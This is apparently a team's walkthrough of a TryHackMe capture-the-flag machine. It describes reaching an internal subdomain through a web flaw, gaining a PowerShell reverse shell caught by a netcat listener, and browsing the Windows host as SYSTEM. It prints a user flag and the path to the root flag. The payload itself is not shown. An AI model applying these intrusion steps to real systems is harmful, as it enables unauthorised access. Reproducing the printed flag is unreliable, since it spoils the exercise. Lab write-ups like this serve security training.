
So, we now know we can use it to perform internal port scans. We made use of the site's vulnerability and loaded the subdomain we previously couldn't access, internal.ironcorp.me:11025.




We looked through the source code of the site and found a variable that printed out the user's name.




After that, we looked through the directory of the user on the site.




On Burp Suite, we looked through the repeater to analyse the site's responses. We found that we needed to gain a reverse shell to get and manipulate the site's executable commands.




For the reverse shell, we ran the command **nano shell.ps1** and specified our IP address using TryHackMe's IP address and a port number of our choice. In a new Kali window, we set up a netcat listener.




After that, we encode the URL of the site for our powershell.




Now, we decode the URL of the site.






After a while, we got a callback on our netcat listener.



Once we got the callback, we ran the command **dir** to see the directory listing of the machine.

We ran the command **ls** for file listing and **ipconfig** to see all the configuration values of the machine.



```
PS E:\xampp\htdocs\internal> c:
PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020  11:27 AM                inetpub
d-----         4/11/2020   8:11 AM                IObit
d-----         4/11/2020  12:45 PM                PerfLogs
d-r---         4/13/2020  11:18 AM                Program Files
d-----         4/11/2020  10:42 AM                Program Files (x86)
d-r---         4/11/2020   4:41 AM                Users
d-----         4/13/2020  11:28 AM                Windows


PS C:\>
```

```
PS C:\> cd users
PS C:\users> whoami
nt authority\system
PS C:\users> dir


    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP
```

```
PS C:\users\Admin> dir
PS C:\users\Admin> cd ..
PS C:\users> cd Administrator
PS C:\users\Administrator> dir


    Directory: C:\users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        4/12/2020   1:27 AM                Contacts
d-r---        4/12/2020   1:27 AM                Desktop
d-r---        4/12/2020   1:27 AM                Documents
d-r---        4/12/2020   1:27 AM                Downloads
d-r---        4/12/2020   1:27 AM                Favorites
d-r---        4/12/2020   1:27 AM                Links
d-r---        4/12/2020   1:27 AM                Music
d-r---        4/12/2020   1:27 AM                Pictures
d-r---        4/12/2020   1:27 AM                Saved Games
d-r---        4/12/2020   1:27 AM                Searches
d-r---        4/12/2020   1:27 AM                Videos


PS C:\users\Administrator> cd Desktop
PS C:\users\Administrator\Desktop> dir


    Directory: C:\users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        3/28/2020  12:39 PM             37 user.txt


PS C:\users\Administrator\Desktop>
```

We ran a command **type user.txt** to get a user flag.

```
PS C:\users\Administrator> cd Desktop
PS C:\users\Administrator\Desktop> dir


    Directory: C:\users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        3/28/2020  12:39 PM             37 user.txt


PS C:\users\Administrator\Desktop> type user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\users\Administrator\Desktop>
```

CATEGORY : PRIVILEGE ESCALATION

Members involved: Manja Murnira, Ummi Syahirah, Farah Kamila, Aliah Syuhaidah

Tools used: Kali.

root.txt

Answer format: ***{**********}

Thought Process and Methodology and Attempts:


Next, we will command to change directory and list the files in Administrator.

```
PS C:\users\Administrator\Desktop> cd ..
PS C:\users\Administrator> ls


    Directory: C:\users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        4/12/2020   1:27 AM                Contacts
d-r---        4/12/2020   1:27 AM                Desktop
d-r---        4/12/2020   1:27 AM                Documents
d-r---        4/12/2020   1:27 AM                Downloads
d-r---        4/12/2020   1:27 AM                Favorites
d-r---        4/12/2020   1:27 AM                Links
d-r---        4/12/2020   1:27 AM                Music
d-r---        4/12/2020   1:27 AM                Pictures
d-r---        4/12/2020   1:27 AM                Saved Games
d-r---        4/12/2020   1:27 AM                Searches
d-r---        4/12/2020   1:27 AM                Videos


PS C:\users\Administrator>
```

```
Shell No.1
File  Actions  Edit  View  Help

PS C:\users\Administrator> cd ..
dPS C:\users> ir


    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        4/11/2020   4:41 AM                Admin
d-----        4/11/2020  11:07 AM                Administrator
d-----        4/11/2020  11:55 AM                Equinox
d-r---        4/11/2020  10:34 AM                Public
d-----        4/11/2020  11:56 AM                Sunlight
d-----        4/11/2020  11:53 AM                SuperAdmin
d-----        4/11/2020   3:00 AM                TEMP
```

Next, we run **dir** to list the contents in the user's directory. Go to the directory **SuperAdmin**.

We commanded **pwd** to write the full pathname of SuperAdmin's directory to the standard output.



Finally, we ran a command **type c:\users\Superadmin\Desktop\root.tx**t and found the root flag.